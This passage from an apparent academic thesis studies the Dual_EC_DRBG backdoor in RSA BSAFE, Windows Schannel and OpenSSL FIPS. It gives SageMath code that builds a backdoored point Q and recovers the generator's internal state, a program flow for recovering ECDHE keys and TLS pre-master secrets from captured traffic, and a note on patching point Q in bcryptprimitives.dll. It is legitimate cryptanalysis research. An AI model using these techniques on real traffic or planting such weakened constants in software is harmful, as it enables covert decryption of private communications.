
Because both RSA BSAFE neither cache unused output bytes nor refresh the internal state with additional input by default, a passive network attacker can easily use the basic backdoor attack as explained in the previous section to recover the internal state. Then he can reproduce all the following random output such as DHE or ECDHE secret key, DSA or ECDSA nonce and finally recompute the session keys and the server's long-lived DSA secret key [2].

3.3.2 Windows Schannel

Secure Channel or Schannel is a security component comprising a set of security protocols that provide identity authentication and secure, private communication through encryption. Schannel is available in the Windows operating system since Windows 2000 and most commonly used for TLS on Microsoft's Internet Information Services (IIS) server and Internet Explorer (IE). It uses Microsoft's FIPS 140-2 validated Cryptograpy Next Generation (CNG) API which includes Dual_EC_DRBG as one of algorithm identifiers. Dual_EC_DRBG is distributed with Windows Vista, 7 and 8, Windows Server 2008 and 2012, though it is not enabled by default [2].

```
NTSTATUS WINAPI BCryptGenRandom(
  _Inout_ BCRYPT_ALG_HANDLE hAlgorithm,
  _Inout_ PUCHAR            pbBuffer,
  _In_    ULONG             cbBuffer,
  _In_    ULONG             dwFlags
);
```

Figure 3.6: BCryptGenRandom function



Name	Type	Data
(Default)	REG_SZ	CRYPT_RNG_INTERFACE
Functions	REG_MULTI_SZ	RNG FIPS186DSARNG DUALECRNG


Value name:
Functions

Value data:
RNG
FIPS186DSARNG
DUALECRNG

Computer\HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Cryptography\Configuration\Local\Default\00000006

Figure 3.7: Windows random number generator registry

To use Dual_EC_DRBG as a pseudorandom number generator, an application calls the BCryptGenRandom function included in schannel.dll and specifies the pszAlgId attribute of the hAlgorithm parameter with BCRYPT_RNG_DUAL_EC_ALGORITHM value [2]. Otherwise, Dual_EC_DRBG can be set to default using Windows Registry Editor in the \HKEY_LOCAL_MACHINE\SYSTEM\Current ControlSet\Control\Cryptography\Configuration\Local\Default\00000006 path as in figure 3.7 and reordering the list of algorithms in the Functions registry. It can be seen that DUALECRNG is the least preference pseudorandom generator by default while RNG is the random number generator based on the AES counter mode specified in the NIST SP 800-90 standard [13].


IDA - C:\Documents and Settings\kame\Desktop\project\Windows 8.1 SChannel\bcryptprimitives.idb (bcryptprimitives.dll) - [IDA View-A]
File Edit Jump Search View Debugger Options Windows Help
IDA View-A
Hex View-A
Exports
Imports
Names
Functions
Strings
Structures
Enums
Occurences of: DualEC

```
.text:1003AD6F ; __stdcall DualEcRng_Generate(x, x, x)
.text:1003AD6F _DualEcRng_Generate@12 proc near        ; CODE XREF: DualEcRng_Instantiate(x,x,x,x,x,x,x,x)+76↓p
.text:1003AD6F                                         ; Test_DualEcRng_Generate()+80↓p ...
.text:1003AD6F
.text:1003AD6F var_C8          = dword ptr -0C8h
.text:1003AD6F var_C4          = dword ptr -0C4h
.text:1003AD6F var_C0          = dword ptr -0C0h
.text:1003AD6F var_B8          = dword ptr -0B8h
.text:1003AD6F var_B4          = dword ptr -0B4h
.text:1003AD6F var_28          = dword ptr -28h
.text:1003AD6F var_8           = dword ptr -8
.text:1003AD6F arg_0           = dword ptr  8
.text:1003AD6F
.text:1003AD6F                 mov     edi, edi
.text:1003AD71                 push    ebp
.text:1003AD72                 mov     ebp, esp
.text:1003AD74                 sub     esp, 0C8h
.text:1003AD7A                 mov     eax, ___security_cookie
```


Figure 3.8: Reverse engineering of bcryptprimitives.dll

When Schannel performs an ECDHE in TLS handshake, it requests random bytes from the BCryptGenRandom function in a different order than RSA BSAFE: a 32-byte session ID, a 40-byte ephemeral private key, a 32-byte irrelevant random, a 28-byte ServerHello nonce, and a 32-byte signature for ECDSA [2]. When we performed reverse engineering bcryptprimitives.dll as in figure 3.8, it was found that Dual_EC_DRBG does not refresh the internal state with additional input and point Q from NIST SP 800-90A is located from offset 0003F390 to 0003F3C0. It can be replaced by a custom point Q using the hex editor tool. Furthermore, the study of function called MSCryptDualECGen [2] indicates that bcryptprimitives.dll implements Dual_EC_DRBG with the final update step at the end of each call but the result does not replace the internal state appearing to perform like Dual_EC_DRBG version 2006 by ignoring the result of the final update step. Besides, a 32-bit session ID of Schannel is different from RSA BSAFE because it replaces the first four byte with the fingerprint $v' = v \ mod$ CACHE_LEN, where v is an unsigned integer of the original first four byte and CACHE_LEN is fixed at 20,000 [2].

For this reason, the basic attack can be performed using the server random in the previous handshake or the session ID in a current handshake message to recover the ECDHE private key. However, it is necessary to recompute the first four bytes which are substituted with the fingerprint. The result can be checked by generating the next 40 bytes of a private key, computing the corresponding public key and comparing against the value in the ServerKeyExchange message [2].

3.3.3 OpenSSL FIPS Object Module

From OpenSSL FIPS Object Module v2.0 User Guide [15], OpenSSL FIPS Object Module is a software component intended for use with the OpenSSL cryptographic library and toolkit. The FIPS Object Module provides an API for invocation of FIPS approved cryptographic functions from calling applications, and is designed for use in conjunction with standard OpenSSL 1.0.1 and 1.0.2 distributions. In this project the OpenSSL FIPS Object Module version 2.0.5 and OpenSSL 1.0.1e are used in the implementation section.



```
#ifndef OPENSSL_DRBG_DEFAULT_TYPE
#define OPENSSL_DRBG_DEFAULT_TYPE   NID_aes_256_ctr
#endif
#ifndef OPENSSL_DRBG_DEFAULT_FLAGS
#define OPENSSL_DRBG_DEFAULT_FLAGS  DRBG_FLAG_CTR_USE_DF
#endif

static int fips_drbg_type = OPENSSL_DRBG_DEFAULT_TYPE;
static int fips_drbg_flags = OPENSSL_DRBG_DEFAULT_FLAGS;

void RAND_set_fips_drbg_type(int type, int flags)
    {
    fips_drbg_type = type;
    fips_drbg_flags = flags;
    }
```

Figure 3.9: RAND_set_fips_drbg_type function in rand_lib.c

Dual_EC_DRBG is one of the pseudorandom number generators provided in the FIPS Object Module 2.0 until version 2.0.5. Even though it is not the default PRNG, it can be manually enabled through an API call at run time using the RAND_set_fips_drbg_type function in rand_lib.c or specify to OPENSSL_DRBG_DEFAULT_TYPE macro at installation time as in figure 3.9 to override the default OpenSSL PRNG, NID_aes_256_ctr (256-bit AES encryption with counter mode) [15].




Figure 3.10: TLS on OpenSSL [2]

The OpenSSL version 1.0.1.e used in this project supports TLS 1.2 and ECDHE key exchange with either RSA or ECDSA signatures. It follows the standard ECDHE based on NIST SP 800-90A, as in figure 3.10 it generates a 32-byte session ID, a 28-byte server random, a 32-byte ECDHE ephemeral private key, and optionally a 32-byte ECDSA nonce respectively. In addition, it can be seen that the implemetaion of Dual_EC_DRBG in OpenSSL does not cache unused random bytes but it refreshes the internal states with additional input. The additional input string is constructed from time in seconds, time in microseconds, counter and process id [2].

$$adin = (time\ in\ secs \mid\mid time\ in\ \mu secs \mid\mid counter \mid\mid pid) \tag{3.3.2}$$

Each of them is 4 bytes in length resulting 16-byte additional input string. The time fields are obtained from the system time while the counter starts at 0 and increments with each call and finally the pid is the process id of OpenSSL running. The hash of additional input is computed using the appropriate hash function and bitwise xor'ed with the internal state.

The attacker who observes a 32-byte session ID in a Server Hello message during TLS handshake can perform the basic attack to recover the internal state s_2. After that he has to update the internal state to s_3 as specified in Dual_EC_DRBG version 2007, guesses the additional input $adin_2$, reproduce a server random and so on until he obtains an ECDHE private key [2].

Chapter 4

Design

In this chapter, the high-level designs of SageMath [6] programs and TLS attack on OpenSSL will be discussed including the main design decisions and program flow.

4.1 SageMath programs

The designs in SageMath programs are based on NIST SP 800-90A specifications and the diagrams from figure 3.3 to 3.5 including 6 programs as follows.

4.1.1 Basic Dual_EC_DRBG

This SageMath program is designed to realise the basic Dual_EC_DRBG algorithm in figure 3.3 in Python code and generate random bits without additional input using points P and Q on the standard NIST P-256 elliptic curve.

4.1.2 Basic Dual_EC_DRBG backdoor

Since the secret backdoor value of the standard Dual_EC_DRBG is only known by the designer, NSA. This program is developed to create a custom Dual_EC_DRBG backdoor using the secret backdoor value d to recompute point Q and insert it to the basic Dual_EC_DRBG algorithm in the previous section instead of the standard one while point P is still the standard one.

4.1.3 Dual_EC_DRBG version 2006

This program realises DUAL_EC_DRBG version 2006 in figure 3.4 of which the internal state is refreshed with some high-entropy additional input when the random bits are requested. In general the functions in this program are similar to the basic Dual_EC_DRBG program except the additional input generator function.

4.1.4 Dual_EC_DRBG version 2006 backdoor

The secret backdoor value d and recomputed point Q from basic Dual_EC_DRBG backdoor are used in this program while point P is still standard. However, to compute the following random bits after the internal state is known, it is necessary to predict the next additional input. The time in seconds is usually transmitted as part of the server random but time in microseconds, counter and process id can range from 2^{20}, 2^{10} and 2^{15} respectively. In total there are approximately 2^{45} possibilities of additional input. Once the correct additional input is recovered, the following additional input can be guessed within 2^{20} attempts since counter is increased by 1 and process id is the same. The demonstration of additional input prediction will be shown in the implementation on OpenSSL FIPS.

4.1.5 Dual_EC_DRBG version 2007

This program realises DUAL_EC_DRBG version 2007 in figure 3.5 of which the internal state is refreshed with some high-entropy additional input when the random bits are requested and additional update step of the internal state at the end of each invocation. In general the functions in this program are similar to the basic Dual_EC_DRBG and Dual_EC_DRBG version 2006 program except the additional update step.

4.1.6 Dual_EC_DRBG version 2007 backdoor

In addition to Dual_EC_DRBG version 2006, the secret backdoor value d and recomputed point Q from basic Dual_EC_DRBG backdoor are also used in this program while point P is still the same. The functions in this program are generally utilised from Dual_EC_DRBG version 2006 backdoor program.

4.2 TLS attack on OpenSSL

The software system to be developed in this part has the capability of analysing the captured network packets during TLS handshake between the compromised server and a normal client which are produced by a network sniffer software like tcpdump or Wireshark. The application is able to perform Dual_EC_DRBG computation with a given secret backdoor value such as elliptic curve point multiplication and polynomial equation calculation while communicating to the underline OpenSSL libraries to perform primitive cryptographic operation in order to recover the internal state, additional input and predict the following random output bits. Finally, it outputs the required secret values including an ECDHE server private key and a TLS pre-master secret in a proper format to decrypt captured TLS packets.




Figure 4.1: System overview

The system overview in figure 4.1 shows the necessary components in this implementation including the server, the client and the attacker. The server is a web hosting to provide HTTPS service on port 443 for the client. The client initiates a connection to the server using its web browser. OpenSSL is needed on the server to provide cryptographic functions to establish a secure TLS connection with the client using ECDHE key exchange for example. In order to use Dual_EC_DRBG, OpenSSL FIPS is required and Dual_EC_DRBG also has to be enabled. In this project both TLS with RSA key transport and TLS with ECDHE exchange and ECDSA signature (P-256) are implemented. Hence, the certificate for each protocol is generated on the server using the relevant key file. Finally, the attacker who passively eavesdrops the connection between the server and the client can monitor and capture the TLS packets and later perform the cryptanalysis against the TLS protocol. To achieve the attack, he only needs Wireshark, SageMath and Python package installed to run the attack scripts.




Figure 4.2: Software architecture

This system software is designed with layered design pattern by splitting into 4 layers namely OpenSSL, C, Python and Wireshark as in figure 4.2. The details of each layer are as follow.

4.2.1 OpenSSL layer

The first layer concerns the underline OpenSSL libralies including libcrypto.a and libssl.a which are created once OpenSSL is installed. These libraries significantly involve in TLS communication and also can create a TLS server using s_server command. To enable FIPS compliance, OpenSSL FIPS Object Module has to be installed prior to OpenSSL setup. After FIPS mode is enabled, OpenSSL will use the protocols provided by OpenSSL FIPS Object Module, fipscanister.o, instead. The application can then use the FIPS compliance functions including Dual_EC_DRBG. For this reason the Dual_EC_DRBG backdoor previously described can be found in OpenSSL FIPS Object Module. The next section will show how to verify, insert and enable the backdoor in OpenSSL FIPS Object Module source code.

4.2.2 C layer

The next layer is designed as a custom C library to interface between the OpenSSL layer and the upper layer, Python layer. This library operate as a part of attack script by calling the cryptographic functions provided by OpenSSL, reformatting and submitting result to the upper layer application.

4.2.3 Python layer

This layer is the most important part where the Python attack scripts are executed. The application has the following 5 main functionalities. Firstly, it interfaces with the upper Wireshark layer, filters and analyses the captured TLS packets to extract necessary information including a session ID, a timestamp, a server and client random and a server and client public key. Secondly, it utilises the OpenSSL functions to perform cryptographic computation via the lower C layer. Thirdly, it performs some calculation to guess additional input. Fourthly, it recovers an ECDHE server private key. Finally, it computes a TLS pre-master secret from a server random and a server private key and generates the output file in the format that is ready for the Wireshark layer to decrypt the captured TLS packets.




Figure 4.3: Program flow

The process of how the application works is designed as a program flow in figure 4.3. Each step is explained as follows

- Start - To start executing the attack scripts.
- Generate adin list - To generate the list of possible additional input from available knowledge of time in seconds, time in microseconds, counter and process id.
- Get 32-byte Session ID - To read a session ID from a Server Hello message.
- Compute internal state - To recover the internal state from a 32-byte session ID.
- Predict random - To apply the recovered internal state with each additional input to generate the corresponding 28-byte server random.

- Compare server random - To compare the computed server random with the server random from captured packets. If they are equal, proceed to the next step. If not, try the next additional input from the list.
- Get current counter, pid - To determine the counter and process id which make the computed server random match the server random from captured packets. Then produce the next additional input by incrementing the counter along with the known process id.
- Predict 32-byte ECDHE priv.key - To generate random bits as a 32-byte ECDHE private key using the internal state and additional input from the previous step.
- Compute ECDHE pub.key - To compute the corresponding ECDHE server public key from $server\ public\ key = server\ private\ key * P$.
- Compare server pub.key - To compare the computed server public key with the server public key from captured packets. If they match, continue to the next step. If not, go back to the step Predict 32-byte ECDHE priv.key again.
- Compute pre-master secret - To compute a TLS pre-master secret using $pre-master\ secret = server\ private\ key * client\ public\ key$.
- Export premaster.txt file - To output a TLS pre-master secret in the appropriate format for Wireshark.
- End - To stop the attack scripts and continue to the Wireshark layer.

4.2.4 Wireshark layer

The last layer concerns the Wireshark tool itself. Wireshark is a free and open source packet analyzer. It is used for network troubleshooting, analysis, software and communications protocol development [16]. In this project, it is used to sniff and record the TLS communications between the server and client, probably by the attacker. It is a GUI tool to verify the content for example a session ID and a server random in a Server Hello message. To allow a Python code to read a Wireshark packet, the additional pyshark module [17] needs to be installed. The most facilitative feature in use is decrypting the TLS packets with a client random and a TLS pre-master secret.


Chapter 5

Implementation and testing

In this chapter, the details of implementation on SageMath programs and TLS attack on OpenSSL will be explained. Only the main functions and relevant algorithms are included. The following section will demonstrate testing methods and strategies.

5.1 SageMath programs


5.1.1 Basic Dual_EC_DRBG



```
#Curve P-256
p = 115792089210356248762697446949407573530086143415290314195533631308867097853951;
n = 115792089210356248762697446949407573529996955224135760342422259061068512044369;
b = 0x5ac635d8aa3a93e7b3ebbd55769886bc651d06b0cc53b0f63bce3c3e27d2604b;
Px = 0x6b17d1f2e12c4247f8bce6e563a440f277037d812deb33a0f4a13945d898c296;
Py = 0x4fe342e2fe1a7f9b8ee7eb4a7c0f9e162bce33576b315ececbb6406837bf51f5;
Qx = 0xc97445f45cdef9f0d3e05e1e585fc297235b82b5be8ff3efca67c59852018192;
Qy = 0xb28ef557ba31dfcbdd21ac46e2a91e3c304f44cb87058ada2cb815151e610046;

# y^2 = x^3 - 3*x + b (mod p)
curve = EllipticCurve(GF(p), [0, 0, 0, -3, b]);
print curve;

P = curve(Px, Py);
Q = curve(Qx, Qy);
```

Figure 5.1: Curve P-256 initialisation

In figure 5.1, it shows how to initialise the elliptic curve using the values specified in NIST SP 800-90A including p, n, a, b in equation 3.1.1 and obtain points P and Q on the curve using Px, Py, Qx, and Qy given in the standard.




```
def Dual_EC_DRBG(P, Q, h_adin=0, s_0=None):

    global s_i;

    if(s_0 == None):
        s_0 = int(floor((2^16-1)*random()));

    if(s_i == None):
        s_i = s_0;

    t_i = s_i ^^ h_adin;
    s_i = (t_i*P)[0].lift();
    r_i = (s_i*Q)[0].lift();
    r_i = r_i & bitmask;

    return r_i;
```

Figure 5.2: Dual_EC_DRBG random bit generator

The function in figure 5.2 illustrates the generation of random bits from the internal state s_i and points P and Q. To begin with, the initial state s_0 is chosen at random and used as the internal state to compute the next internal state by multiplying with point P which is then multiplied with point Q to derive the random bits r_i. Finally the random bits r_i is bitwise AND'ed with the defined bitmask $(2^{30*8} - 1)$ to discard the most significant two bytes and output 30 bytes for each block. In this case there is no additional input and it remains 0, hence, it does not affect the internal state. Note that $(t_i * P)[0]$ means $x(t_i * P)$, the x-coordinate of multiplication between t_i and P on the curve P-256. While lift() means $\varphi(x)$, mapping field elements to non-negative integers, taking the bit vector representation of a field element and interpreting it as the binary expansion of an integer.


5.1.2 Basic Dual_EC_DRBG backdoor



```
#Backdoor
d = 5;
order = P.additive_order();
e = inverse_mod(d, order);
#P = d*Q;
Q = e*P;
```

Figure 5.3: Custom Dual_EC_DRBG backdoor

To create a custom Dual_EC_DRBG backdoor, the secret backdoor value must be determined. It can be a small number, for example, in figure 5.3 the secret backdoor value d is chosen at 5. Then either point P or Q specified in NIST SP 800-90A has to be modified. To compute new point P, it can be done by multiplying the secret backdoor value d with the standard point Q, while point Q remains the same. On the other hand to change point Q, the order of point P has to be derived using the additive_order function. The order is used to computed the multiplicative inverse of the secret backdoor value e using the inverse_mod function. Finally new point Q can be derived by multiplying the multiplicative inverse of the secret backdoor value e with point P, while point P remains the same. This new point P or Q is used instead of the standard point to generate random bits. In this program point Q are substituted with a new value while point P is still the standard one.




```
def Get_Internal_State(P, Q, p, b, curve, r, d):

    result = [];
    r_1 = r >> (len(hex(r))*4 - 30*8);
    r_2 = r & (2^(len(hex(r))*4 - 30*8) - 1);

    for i in range(2^16):
        mb = i << (30*8);
        x_cand = mb | r_1;
        y = Mod(x_cand^3 - 3*x_cand + b, p);
        if(y.is_square()):
            y_cand = y.sqrt();
            try:
                R = curve(x_cand, y_cand);
                s_cand = (d*R)[0].lift();
                r_cand = (s_cand*Q)[0].lift();
                r_cand = r_cand & bitmask;
                if((hex(r_cand).startswith(hex(r_2))) or (hex(r_2).startswith(hex(r_cand)))):
                    result.append(s_cand);
            except:
                continue;
    return result;
```

Figure 5.4: Get_Internal_State function

